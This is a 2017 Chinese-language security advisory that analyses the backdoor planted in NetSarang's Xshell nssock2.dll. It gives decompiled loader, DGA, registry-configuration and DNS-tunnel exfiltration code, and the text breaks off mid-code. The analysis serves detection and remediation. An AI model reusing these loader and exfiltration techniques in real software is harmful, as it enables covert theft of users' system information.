

远程终端管理工具 Xshell 被植入后门代码事件通告

文档信息

编号	360TI-SE-2017-0008
关键字	Xshell backdoor 后门
发布日期	2017 年 8 月 15 日
更新日期	2017 年 9 月 1 日
TLP	WHITE
分析团队	360 威胁情报中心、360 安全监测与响应中心

通告背景

2017 年 8 月流行的远程终端管理工具 Xshell 的官方版本被发现植入了后门代码，360 威胁情报中心对相关的细节进行了分析。

事件概要

攻击目标	使用 Xshell 远程管理工具进行系统管理的用户
攻击目的	收集系统相关的信息，可能通过专用插件执行远程控制类的功能
主要风险	系统相关的敏感信息泄露，相关的基础设施被非授权控制
攻击入口	下载安装执行某个官方版本的 Xshell 类软件
使用漏洞	无
通信控制	通过 DNS 隧道进行数据通信和控制
抗检测能力	繁复的二进制代码加密变换以抵抗分析
受影响应用	Xshell 5.0 Build 1322 Xshell 5.0 Build 1325 Xmanager Enterprise 5.0 Build 1232 Xmanager 5.0 Build 1045 Xftp 5.0 Build 1218

	Xlpd 5.0 Build 1220
已知影响	目前评估国内受影响用户在十万级别，已知部分知名互联网公司中招
分析摘要： <ul style="list-style-type: none">战术技术过程	<ol style="list-style-type: none">1. Xshell 的开发厂商 NetSarang 极可能受到渗透，软件的组件 nssock2.dll 被插件后门代码，相应的软件包在官网被提供下载使用。2. 后门版本的 Xshell 软件被执行以后，内置的后门 Shellcode 得到执行，通过 DNS 隧道向外部服务器报告主机信息，并激活下一阶段的恶意代码。3. 后门代码的 C&C 通信使用了 DGA 域名，每月生成一个新的。4. 后门恶意代码采用了插件式的结构，无文件落地方式执行，配置信息注册表存储，可以执行攻击者指定的任意功能，完成以后不留文件痕迹。恶意代码内置了多种抵抗分析的机制，显示了非常高端的技术能力。

事件描述

近日，非常流行的远程终端 Xshell 被发现被植入了后门代码，用户如果使用了特洛伊化的 Xshell 工具版本会导致本机相关的敏感信息被泄露到攻击者所控制的机器。

Xshell 特别是 Build 1322 在国内的使用面很大，敏感信息的泄露可能导致巨大的安全风险，我们强烈建议用户检查自己所使用的 Xshell 版本，如发现，建议采取必要的补救措施。

事件时间线

暂无。

影响面和危害分析

目前已经确认使用了特洛伊化的 Xshell 的用户机器一旦启动程序，主机相关基

本信息（主机名、域名、用户名）会被发送出去。同时，如果外部的 C&C 服务器处于活动状态，受影响系统则可能收到激活数据包启动下一阶段的恶意代码，这些恶意代码为插件式架构，可能执行攻击者指定任意恶意功能，包括但不限于远程持久化控制、窃取更多敏感信息。

根据 360 网络研究院的 C&C 域名相关的访问数量评估，国内受影响的用户或机器数量在十万级别，同时，数据显示一些知名的互联网公司有大量用户受到攻击，泄露敏感数据。

处置建议

检查目前所使用的 Xshell 版本是否为受影响版本，如果组织保存有网络访问日志，检查所在网络是否存在对于附录节相关 IOC 域名的解析记录，如发现，则有内网机器在使用存在后门的 Xshell 版本。

目前厂商已经在 Xshell Build 1326 及以后的版本中处理了这个问题，请升级到最新版本，修改相关系统的用户名口令。厂商修复过的版本如下：

Xmanager Enterprise Build 1236

Xmanager Build 1049

Xshell Build 1326

Xftp Build 1222


Xlpd Build 1224

软件下载地址：<https://www.netsarang.com/download/software.html>

技术分析

基本执行流程

Xshell 相关的用于网络通信的组件 nssock2.dll 被发现存在后门类型的代码，DLL 本身有厂商合法的数字签名，但已经被多家安全厂商标记为恶意：



The image shows a VirusTotal analysis report for a file named 'nssock'. The SHA256 hash is 462a02a8094e833fd456baf0a6d4e18bb7dab1a9f74d5f163a8334921a4ffde8. The detection ratio is 29/64, and the analysis date is 2017-08-14 02:38:56 UTC (11 minutes ago). The report shows 3 detections and 0 clean results. Below the summary, there is a table of antivirus detections.

Antivirus	Result	Update
Ad-Aware	Trojan.Backdoor.PSQ	20170813
AhnLab-V3	Trojan/Win32.Netspat.C2077196	20170814
ALYac	Trojan.Agent.180432R	20170814
Arcabit	Trojan.Backdoor.PSQ	20170813
Avira (no cloud)	TR/Wdfload.tnhv	20170813
BitDefender	Trojan.Backdoor.PSQ	20170814
CAT-QuickHeal	Backdoor.Shadowpad	20170812
Cyren	W32/Trojan.STUK-3292	20170814
Emsisoft	Trojan.Backdoor.PSQ (B)	20170814
Fortinet	W32/Shadowpad.Altr.bdr	20170813
GData	Trojan.Backdoor.PSQ	20170814


360 威胁情报中心发现其存在加载执行 Shellcode 的功能：

```
void *__thiscall sub_1000C6C0(void *this)
{
    void *v2; // [sp+0h] [bp-18h]@1
    int (__stdcall *v3)(_DWORD); // [sp+8h] [bp-10h]@1
    unsigned int i; // [sp+10h] [bp-8h]@1
    unsigned int v5; // [sp+14h] [bp-4h]@1

    v2 = this;
    v3 = (int (__stdcall *)(_DWORD))VirtualAlloc(0, 0xFB48u, 0x1000u, 0x40u);
    v5 = unk_1000F718;
    for ( i = 0; i < 0xFB44; ++i )
    {
        *((_BYTE *)v3 + i) = v5 ^ *((_BYTE *)&unk_1000F718 + i + 4);
        v5 = -910240943 * ((v5 >> 16) + (v5 << 16)) - 1470258743;
    }
    if ( (unsigned int)v3(0) < 0x1000 )
        MessageBoxA(0, "###ERROR###", 0, 0);
    return v2;
}
```

我们将这段代码命名为 loader_code1，其主要执行加载器的功能，会再解出一段新的代码 (module_Activation)，然后动态加载需要的 Windows API 和重定位，跳转过去。

经过对进程执行的整体分析观察，对大致的执行流程还原如下图所示：



基本插件模块

Module_Activation

module_Activation 会开启一个线程，然后创建注册表项：HKEY_CURRENT_USER\SOFTWARE\[0-9]+(后面的数字串通过磁盘信息 xor 0xD592FC92 生成)，然后通过 RegQueryValueExA 查询该注册表项下"Data"键值来执行不同的功能流程。

```
v7 = DeccodeString_28E0(&v17);
str_Data = WideCharToMultiBytes_284C(v7, 0);
v463000(v15, str_Data, 0, 0, &v32, &v19); // RegQueryValueExA
LocalFreeClear_28B5((int)&v17);
if ( flag == 1 )
    jmp_shellcode_12A7(v40, v41, (int)&v43);
while ( flag != 2 )
{
    v463058(&v17); // GetSystemTime
    v_SystemTimeToFileTime = (void (__stdcall *) (int *, __int64 *))v463054;
    if ( !v463054(&v42, &v16) ) // SystemTimeToFileTime
        v16 = 0i64;
    v_SystemTimeToFileTime(&v17, &v27);
    v10 = v27 - v16;
    v11 = (unsigned __int64)(v27 - v16) >> 32;
    if ( v11 < 0
        || (SHDWORD(v27) < ((unsigned int)v27 < (unsigned int)v16) + HIDWORD(v16)
            || (unsigned __int64)(v27 - v16) >> 32 == 0)
        && v10 <= 0
        || v11 > 0x43
        || v11 >= 0x43 && v10 >= 0xE234000 )
    {
        memcpy_10F0((int)&v42, (int)&v17, 16);
        ++v38;
        recv_size = Connect_1457((int)&v32);
        if ( recv_size )
            --v38;
        v12 = DeccodeString_28E0(&v31);
        v13 = WideCharToMultiBytes_284C(v12, 0);
        v463010(v15, v13, 0, 3, &v32, 0x228); // RegSetValueExA
        LocalFreeClear_28B5((int)&v31);
        v463000(v15);
        if ( flag == 1 && !recv_size )
            jmp_shellcode_12A7(v40, v41, (int)&v43);
        v463024(1000);
    }
}
```

- 当注册表项”Data”的值不存在时，进入上传信息流程，该流程主要为收集和上传主机信息到每月一个的 DGA 域名，并保存服务器返回的配置信息，步骤如下：

获取当前系统时间，根据年份和月份按照下面的算法生成一个长度为 10-16 的字符串，然后将其与”.com”拼接成域名。

```
if ( ((int (__stdcall *) (char *, int *))g_pGetNetworkParams)(&RecvBuf, &buflen) ) // 获取本地计算机的名称
{
    ((void (__stdcall *) (char *, signed int))unk_166300B)(&RecvBuf, 23408864);
    ((void (__stdcall *) (char *, signed int))unk_166300B)(&v48, 23408864);
}
strlen();
if ( v19 > 32 )
    ((void (__stdcall *) (char *, signed int))unk_166300B)(&RecvBuf, 23408864);
strlen();
if ( v20 > 32 )
    ((void (__stdcall *) (char *, _DWORD))unk_166300B)(&v48, 23408864);
v57 = 32;
if ( !pGetUserName(&v53, &v57) ) // GetUserName
    ((void (__stdcall *) (int *, signed int))unk_166300B)(&v53, 23408864);
strlen();
if ( v21 > 32 )
    ((void (__stdcall *) (int *, _DWORD))unk_166300B)(&v53, 23408864);
strlen();
```

```

call    dword ptr ds:463058h ; GetSystemTime
movzx   eax, [ebp+var_12] ; Month
movzx   ecx, [ebp+var_14] ; Year
imul    eax, 39D06F76h
imul    ecx, 90422A3Ah
sub     ecx, eax
push    6
sub     ecx, 67B7FC6Fh
pop     esi
xor     edx, edx
mov     eax, ecx
div     esi
push    0
pop     edi
mov     esi, edx
add     esi, 0Ah
jz      short loc_1366

loc_1348:
; CODE XREF: Generate_Domain_1309+5B↓j
xor     edx, edx
mov     eax, ecx
imul    ecx, 1Dh
push    1Ah
pop     ebx
div     ebx
add     ecx, 13h
add     dl, 61h ; 'a'
mov     [ebp+edi+var_44], dl
inc     edi
cmp     edi, esi
jb      short loc_1348
    
```

年份-月份 和 生成的域名对应关系如下：

2017-06	vwrcbohspufip.com
2017-07	ribotqtonut.com
2017-08	nylalobghyhirgh.com
2017-09	jkvm dmjyfcvkf.com
2017-10	bafyvoruzgjitwr.com
2017-11	xmponmzm xkxkh.com
2017-12	tczafklirkl.com
2018-01	vmvahedczyrml.com
2018-02	ryfmzcpuxyf.com
2018-03	notyraxqrctmnir.com
2018-04	fadojcfipgh.com
2018-05	bqnabanejkvm pyb.com
2018-06	xcxmtyvwhonod.com
2018-07	tshylahobob.com

接着，将前面收集的网络、计算机、用户信息按照特定算法编码成字符串，然后作为上面的域名前缀，构造成查询*. nylalobghyhirgh.com 的 DNS TXT 的数据包，分别向 8.8.8.8 | 8.8.4.4 | 4.2.2.1 | 4.2.2.2 | [cur_dns_server] 发送，

然后等待服务器返回。

```
v6 = WideCharToMultiBytes_284C(a1 + 72, 0);
generate_subdomain_string_226B((int)&v12, v19, v16, v6);
sub_11E6((int)&v20, v12, v15);
v30 = 0x1001000;
sub_11E6((int)&v20, 4, (int)&v30);
v31 = 0;
if ( *(_DWORD *)(a1 + 68) > 0 )
{
    v7 = (int *)(a1 + 4);
    do
    {
        v9 = 2;
        v11 = *v7;
        v10 = ntohs(*(_WORD *)(a1 + 0x58));
        if ( !sendto_1D28((_DWORD *)a1, v23, v20, a4, (int)&v9) )
            *a4 = a3;
        ++v31;
        ++v7;
    }
    while ( v31 < *(_DWORD *)(a1 + 68) ); // 8,8,8,8 | 8,8,4,4 | 4,2,2,1 | 4,2,2,2 | cur_dns_server
}
```

服务器返回之后 (udp) 校验数据包，解析之后把数据拷贝到之前传入的参数中，下一步将这些数据写入前面设置的注册表项，也就是 HKEY_CURRENT_USER\SOFTWARE\[0-9]+ 的 Data 键中。这些数据应该是作为配置信息存放的，包括功能号，上次活跃时间，解密下一步 Shellcode 的 Key 等等。


```
Send_DNS_TXT((int)&u49, u65, u62, &aRecuLen);
Send_DNS_TXT((int)&u49, u65, u62, &aRecuLen);
Send_DNS_TXT((int)&u49, u65, u62, &aRecuLen);
while ( 1 )
{
    u61 = RecvCC((int)&aRecuBuf, u49, u44, (int)&u49, &aRecuLen, (int)&u50);
    if ( !u61 )
        break;
    if ( u61 == 0x274C )
        goto LABEL_37;
}
sub_165125E(0, (int)&u62);
memcpy((int)&u62, aRecuLen, (int)&aRecuBuf);
u64 = 2;
if ( u62 <= 2 )
    u64 = u62;
if ( !memcmp_0(4, (int)&u62, (int)&u54) // 比较返回的数据是不是DOOR
    && u54 == 'DOOR'
    && !memcmp_0(2, (int)&u62, u55)
    && !memcmp_0(1, (int)&u62, a1 + 8) ) // 返回的标志位
{
    if ( *(_BYTE *) (a1 + 8) )
    {
        if ( memcmp_0(4, (int)&u62, a1 + 12) || memcmp_0(4, (int)&u62, a1 + 16) || memcmp_0(4, (int)&u62, a1 + 20) )
            goto LABEL_26;
        memset();
        if ( sub_165114D((int)&u62, (int)&u58) )
        {
            strFree(u45);
            goto LABEL_26;
        }
        uni2ansi((int)&u58, 0);
        lstrncpy();
        strFree(u46);
    }
}
LABEL_37:
shutdown(&u49);
LocalFree((int)&u62);
u16 = u61;
goto LABEL_3;
}
LABEL_26:
LocalFree((int)&u62);
u16 = 13;
goto LABEL_3;
}
```

- 当 RegQueryValueExA 查询到的 Data 键值存在数据时，则进入后门执行流程，该流程利用从之前写入注册表项的配置信息中的 Key 解密 loader_code2 后跳转执行。

```
push    ecx
push    edi
push    edi
push    eax
push    [esp+444h+var_424]
call    dword ptr ds:463000h ; RegQueryValueExA
lea     esi, [esp+430h+var_418]
call    LocalFreeClear_2885
cmp     [esp+430h+flag], 1
jnz     loc_18DD
lea     eax, [esp+430h+var_210]
push    eax
push    [esp+434h+var_3A8]
push    [esp+438h+var_3AC]
call    jmp_shellcode_12A7
add     esp, 0Ch
jmp     loc_18DD
```

解密 loader_code2 的算法如下：先取出 module_Activation 偏移 0x3128 处的 original_key，接着取 key 的最后一个 byte 对偏移 0x312C 处长度为

0xD410 的加密数据逐字节进行异或解码,每次异或后 original_key 再与从配置信息中读取的 key1、key2 进行乘、加运算,如此循环。

original_keykey1	0x340d611e
key1	0xC9BED351
key2	0xA85DA1C9

```
push    40h ; '@'
mov     esi, 1000h
push    esi
push    0D410h
push    0
call    dword ptr ds:46305Ch ; VirtualAlloc
mov     ecx, ds:463128h
mov     edi, 46312Ch ; shellcode3
mov     edx, eax
sub     edi, eax
mov     [ebp+var_4], 0D40Ch

loc_12D9:
mov     bl, [edi+edx] ; CODE XREF: jmp_shellcode_12A7+4E↓j
xor     bl, cl
mov     [edx], bl
mov     ebx, ecx
shl     ecx, 10h
shr     ebx, 10h
add     ecx, ebx
imul    ecx, [ebp+arg_0]
add     ecx, [ebp+arg_4]
inc     edx
dec     [ebp+var_4]
jnz     short loc_12D9
push    [ebp+arg_8]
call    eax ; jmp shellcode
mov     ecx, eax
cmp     ecx, esi
```

解密之后跳转到 loader_code2 中, loader_code2 其实和 loader_code1 是一样的功能,也就是一个 loader,其再次从内存中解密出下一步代码: module_ROOT, 然后进行 IAT 的加载和重定位,破坏 PE 头,跳转到 ROOT 模块的入口代码处。

Module_ROOT

ROOT 模块即真正的后门模块,会在内存中解密出 5 个插件模块 Plugin、Online、Config、Install 和 DNS,分别加载到内存中,新启线程执行插件功能:

```
push 167Ch ; size
push 53A518h ; encrypted data : offset_A518
lea eax, [esp+38h+var_24]
push eax
call MemLoadModule_2169 ; Plugin
push 308Eh
push 537488h
lea eax, [esp+38h+var_24]
push eax
call MemLoadModule_2169 ; Online
push 1403h
push 536080h
lea eax, [esp+38h+var_24]
push eax
call MemLoadModule_2169 ; Config
push 1931h
push 534748h
lea eax, [esp+38h+var_24]
push eax
call MemLoadModule_2169 ; Install
push 2336h
push 53B898h
lea eax, [esp+38h+var_24]
push eax
call MemLoadModule_2169 ; DNS
call InitializeCriticalSection_Struct_13A1
```

值得一提的是其中解密的函数以及加载插件的函数也是由动态解出来的一段 shellcode，可见作者背后的煞费苦心：

```
int Decrypt1_2FB8()
{
    int (*shellcode_decryptor)(void); // eax@1
    signed int v1; // esi@2
    int (*v2)(void); // ecx@2

    shellcode_decryptor = (int (*)(void))053F1A4;
    if ( !053F1A4 )
    {
        v1 = 0xC0;
        shellcode_decryptor = (int (*)(void))VirtualAlloc_14EC(0xC0);
        053F1A4 = shellcode_decryptor;
        v2 = shellcode_decryptor;
        do
        {
            *(_BYTE *)v2 = ((*((_BYTE *)v2 + 0x53F008 - (_DWORD)shellcode_decryptor) + 13) ^ 0xF3) - 13;
            v2 = (int (*)(void))((char *)v2 + 1);
            --v1;
        }
        while ( v1 );
    }
    return shellcode_decryptor();
}
```

```
int __stdcall jmp_4128_arg2_loader_1CDB(_DWORD *a1, int a2)
{
    int v2; // eax@1
    int (__stdcall *loader_code)(int); // edi@1
    int result; // eax@2

    v2 = VirtualAlloc_14EC(0x619);
    loader_code = (int (__stdcall *) (int))v2;
    if ( v2 )
    {
        memcpy_1094(v2, 0x534128, 0x619);
        *a1 = loader_code(a2); // 从offset_4128解密出一段loader_code, 内存加载插件运行。
        VirtualFree_15C7((int)loader_code);
        result = *a1 < int (__stdcall *loader_code)(int); // edi@1
    }
    else
    {
        result = GetLastError_141A();
    }
    return result;
}
```

Plugin 模块为后门提供插件管理功能，包括插件的加载、卸载、添加、删除操作，管理功能完成后会通过调用 Online 的 0x24 项函数完成回调，向服务器返回操作结果。模块的辅助功能为其他插件提供注册表操作。

Plugin 的函数列表如下：

```
mov     ds:plugin_vt0, offset fuc_switch
mov     ds:dword_6B4004, offset CreateLoadRegThread
mov     ds:dword_6B4008, offset Reg_Query
mov     ds:dword_6B400C, offset Reg_SetValue
mov     ds:dword_6B4010, offset Reg_Delete
```

其中比较重要的是 fuc_switch 和 CreateLoadRegThread。

- fuc_switch

此函数根据第二个参数结构体的 0x4 偏移指令码完成不同操作，指令码构造如下：

(ID<<0x10) | Code

0x650000 功能

此功能获取当前加载的插件列表字符串，此功能遍历全局 ModuleInfo 结构体获取模块名称列表，完成后通过 Online 模块的 0x24 执行调用者参数的回调函数，该回调为网络通知函数。

```
for ( i = (*(int (__fastcall **)(int))(curVtb + offsetof(ModFuncList, LinkGetFirst)))(v3); i; v2 = v15 )
{
    (*(void (__cdecl **)(int, char **))(v2 + offsetof(ModFuncList, DoGetModName)))(i, &v11);
    string_ctor((int)&v13);
    string_assign((int)&v13, (int)&v11);
    v14 = *( _DWORD *) (i + 40);
    WideCharToMultiByte_2485((int)&v13, 65001);
    clscopy(v13);
    v20 = 0;
    clscopy(&v20);
    v21 = *( _DWORD *) (i + 8);
    clscopy(&v21);
    v21 |= *( _DWORD *) (i + 12);
    clscopy(&v21);
    v21 = *( _DWORD *) (i + 16);
    clscopy(&v21);
    v21 = *( _DWORD *) (i + 20);
    clscopy(&v21);
    v21 = *( _DWORD *) (i + 24);
    clscopy(&v21);
    v21 = *( _DWORD *) (i + 28);
    clscopy(&v21);
    v21 = *( _DWORD *) (i + 36);
    clscopy(&v21);
    v12 = v14;
    clscopy(&v12);
    i = (*(int (__cdecl **)(int))(v15 + offsetof(ModFuncList, LinkIsEnd)))(i);
    FreeString((int)&v13);
}
(*(void (**)(void))(v2 + offsetof(ModFuncList, DoLeaveCriticalSection))();
*( _DWORD *) (a2 + 4) = htonl_228C(6619136);
return 0;
}
```

0x650001 功能

此功能首先通过参数 ID 获取模块信息，如果该 ID 未被加载，则调用 Root 的加密函数加密模块数据，随后更新对应注册表值，完成模块更新，模块数据加密后保存，在 Root 模块初始化过程中会调用 Plugin 的注册表监听线程，该线程检测到注册表项变动后加载此模块：

```
get_intomation((int)&v44);
v3 = ntohl_0(*( _DWORD *) (v2 + 8));
v4 = (*(int (__stdcall **)(int))(curVtb + offsetof(ModFuncList, GetModById)))(v3);
if ( v4
    && (v5 = *( _DWORD *) (v4 + 24) != 0,
        (*(void (__stdcall **)(int))(curVtb + offsetof(ModFuncList, DoUnloadModule)))(v4),
        v5) )
{
    v6 = 50;
}
else if ( (*( _DWORD *) (v2 + 20) ^ *( _DWORD *) (v2 + 24)) != 2083903907 || 267 != *( _WORD *) (v2 + 56) )
{
    v6 = 193;
}
else
{
    v7 = *( _DWORD *) (v2 + 12);
    v24 = 0;
    v23 = ntohl_0(v7) + 20;
    (*(void (__stdcall **)(int, int *, int **))(curVtb + offsetof(ModFuncList, DoEncipher)))(v2, &v24, &v23);
    v8 = DecodeString(7024784, (int)&v21);
    v9 = WideCharToMultiByte_2485(v8, 0);
    v10 = ntohl_0(*( _DWORD *) (v2 + 8));
    str_api(&asciiString, v9, v10);
    FreeString((int)&v21);
    v25 = 1;
    v11 = toWstring0((int)&asciiString);
    v6 = Reg_SetValue(-2147483646, v22.field_8, *( _DWORD *) (v11 + 8), v24, v23, 3);
    if ( v6 )
    {
        v25 = 3;
        v12 = toWstring0((int)&asciiString);
        v6 = Reg_SetValue(-2147483647, v22.field_8, *( _DWORD *) (v12 + 8), v24, v23, 3);
    }
    if ( v25 < 2 )
    {
        v6 = 193;
    }
}
```

0x650002 功能

此功能通过文件名称加载 PE 结构的插件，Root 模块的 0x30 项调用 LoadLibrary 函数加载 DLL，并将插件结构插入全局插件双链表：

<http://ti.360.net>

```
mov     [ebp+var_10], edi
cmp     edi, eax
jl      short loc_6B18AB
mov     [ebp+var_10], eax

loc_6B18AB:                                ; CODE XREF: clean_mod
                                           ; clean_mod_by_name+58
push    [ebp+var_20]
lea     eax, [ebp+var_8]
push    eax
mov     eax, dword ptr ds:curVtb
call    [eax+ModFuncList.LoadModuleByName]
push    650002h
mov     esi, eax
call    htonl_228C
push    esi
mov     [ebx+4], eax
call    htonl_228C
push    0
mov     [ebx+8], eax
call    htonl_228C
mov     [ebx+0Ch], eax
mov     eax, [ebp+arg_0]
push    ebx
push    dword ptr [eax]
```

0x650003 功能

该功能通过模块基址查找指定模块，内存卸载模块后删除对应注册表键值，彻底卸载模块：

```
v5 = (~((int (__stdcall **)(int))(curVtb + offsetof(ModFuncList, GetModByPath)))(v23));
v6 = v5;
if ( v5 )
{
    if ( *(_DWORD *)(v5 + 24) )
    {
        v24 = 50;
    }
    else
    {
        (*(void (__stdcall **)(int))(curVtb + offsetof(ModFuncList, UnloadModWithFlag)))(v5);
        if ( !*(_DWORD *)(v6 + 32) )
        {
            v7 = DecodeString((int)"@I%d", (int)&v16);
            v8 = WideCharToMultiByte_2485(v7, 0);
            str_api(&asciiString, v8, *(_DWORD *)(v6 + 16));
            FreeString((int)&v16);
            v9 = toWstring0((int)&asciiString);
            Reg_Delete(-2147483646, subkey, *(char **)(v9 + 8));
            FreeString((int)&v16);
            v10 = toWstring0((int)&asciiString);
            Reg_Delete(-2147483647, subkey, *(char **)(v10 + 8));
            FreeString((int)&v16);
        }
    }
    (*(void (__stdcall **)(int))(curVtb + offsetof(ModFuncList, DoUnloadModule)))(v6);
}
v11 = htonl_228C(0x650003);
v12 = v24;
```

0x650004 功能

此功能检测参数指定模块 ID 是否被加载，如果该 ID 已被加载，通过 Online 的网络回调发送一个长度为 1，数据为 0x00 的负载网络包，如果 ID 未被加

载则发送一个长度为 0 的负载网络包。

```
call    [edi+ModFuncList.GetModById]
mov     edi, eax
test    edi, edi
jz      short loc_6B1AA2
mov     eax, dword ptr ds:curVtb
push    edi
call    [eax+ModFuncList.DoUnloadModule]

loc_6B1AA2:                                ; CODE XREF: mod_loaded+2
push    650004h
call    htonl_228C
push    0
mov     [esi+4], eax
call    htonl_228C
mov     [esi+8], eax
xor     eax, eax
test    edi, edi
setnz   al                                ← 判断模块指针是否为空
push    eax
call    htonl_228C
mov     [esi+0Ch], eax
lea     eax, [ebp+var_1]
push    eax
mov     eax, [ebp+arg_0]
push    dword ptr [eax]
mov     eax, esi
call    online_notify_callback
```

- CreateLoadRegThread

该函数创建线程，异步遍历注册表项“SOFTWARE\Microsoft\<MachineID>”，其中 MachineID 根据硬盘序列号生成。随后创建 Event 对象，使用 RegNotifyChangeKeyValue 函数监测插件注册表键值是否被更改，被更改后则遍历键值回调中解密并加载模块并插入全局插件 ModuleInfo。

Plugin 模块的维护数据结构为双链表，并为每个插件定义引用计数，当引用计数为 0 时才从内存卸载插件。结构大致如下：

```
/*  
模块信息  
*/  
struct ModuleInfo  
{  
    ModuleInfo *prev;  
    ModuleInfo *next;  
    DWORD refCount; //引用计数  
    DWORD timeStamp; //时间戳  
    DWORD ModID; //ModID 66 Config 68 Online  
    DWORD field_14;  
    DWORD plugin_alive;  
    DWORD bUnloaded; //  
    DWORD bIsPE; //  
    DWORD modSize; //模块大小  
    DWORD modBuff; //模块缓存区  
    void *ModVTable; //功能列表  
};
```

Module_Online

该模块主要功能是与服务器连接，获取服务器返回的控制指令，然后根据控制指令中的插件 ID 和附加数据来调用不同的插件完成相应的功能。同时 Online 也提供 API 接口给其他插件模块用于回传数据。

Online 模块的函数表如下，可以看到其提供了一系列收发数据的 API

```
mov     ds:ONLIEN_VTable_6C6000, offset fuc_switch_6C20D6  
mov     ds:dword_6C6004, offset NetworkConnectLoop_1337  
mov     ds:dword_6C6008, offset LoadProtocolPlugin_6C1129  
mov     ds:dword_6C600C, offset GetProtocolPlugin_6C11B1  
mov     ds:dword_6C6010, offset OriginalRecv_6C11C7  
mov     ds:dword_6C6014, offset RecvData_6C11E6  
mov     ds:dword_6C6018, offset RecvCmd_6C1200  
mov     ds:dword_6C601C, offset OriginalSend_6C1215  
mov     ds:dword_6C6020, offset SendData_6C1234  
mov     ds:dword_6C6024, offset CmdCallback_6C124E  
mov     ds:dword_6C6028, offset ClearConnect_6C3B0A  
mov     ds:dword_6C602C, offset sub_6C12A8  
mov     ds:dword_6C6030, offset ClearSocket_6C12BB  
mov     ds:dword_6C6034, offset return_arg1_0x0C_word_value_6C12F8  
xor     eax, eax
```

网络连接开始时首先调用 Config 表中的第二个函数读取配置信息，通过

InternetCrackUrIA 将配置信息中的字符串(默认为 dns://www.notepad.com)取得 C&C 地址，并根据字符串前面的协议类型采取不同的连接方式，每个协议对应一个 ID，同时也是协议插件的 ID，目前取得的样本中使用的 DNS 协议对应 ID 为 203。(虽然有 HTTP 和 HTTPS，但是 ONLINE 只会使用 HTTP)，协议与 ID 的对应关系如下：

TCP	200
HTTP	201
HTTPS	204(无效)
UDP	202
DNS	203
SSL	205
URL	内置,无需额外插件

```
ReadConfig_1741(v0);
v63 = 0;
v62 = (_WORD *) (v1 + 0x18);
while ( 1 )
{
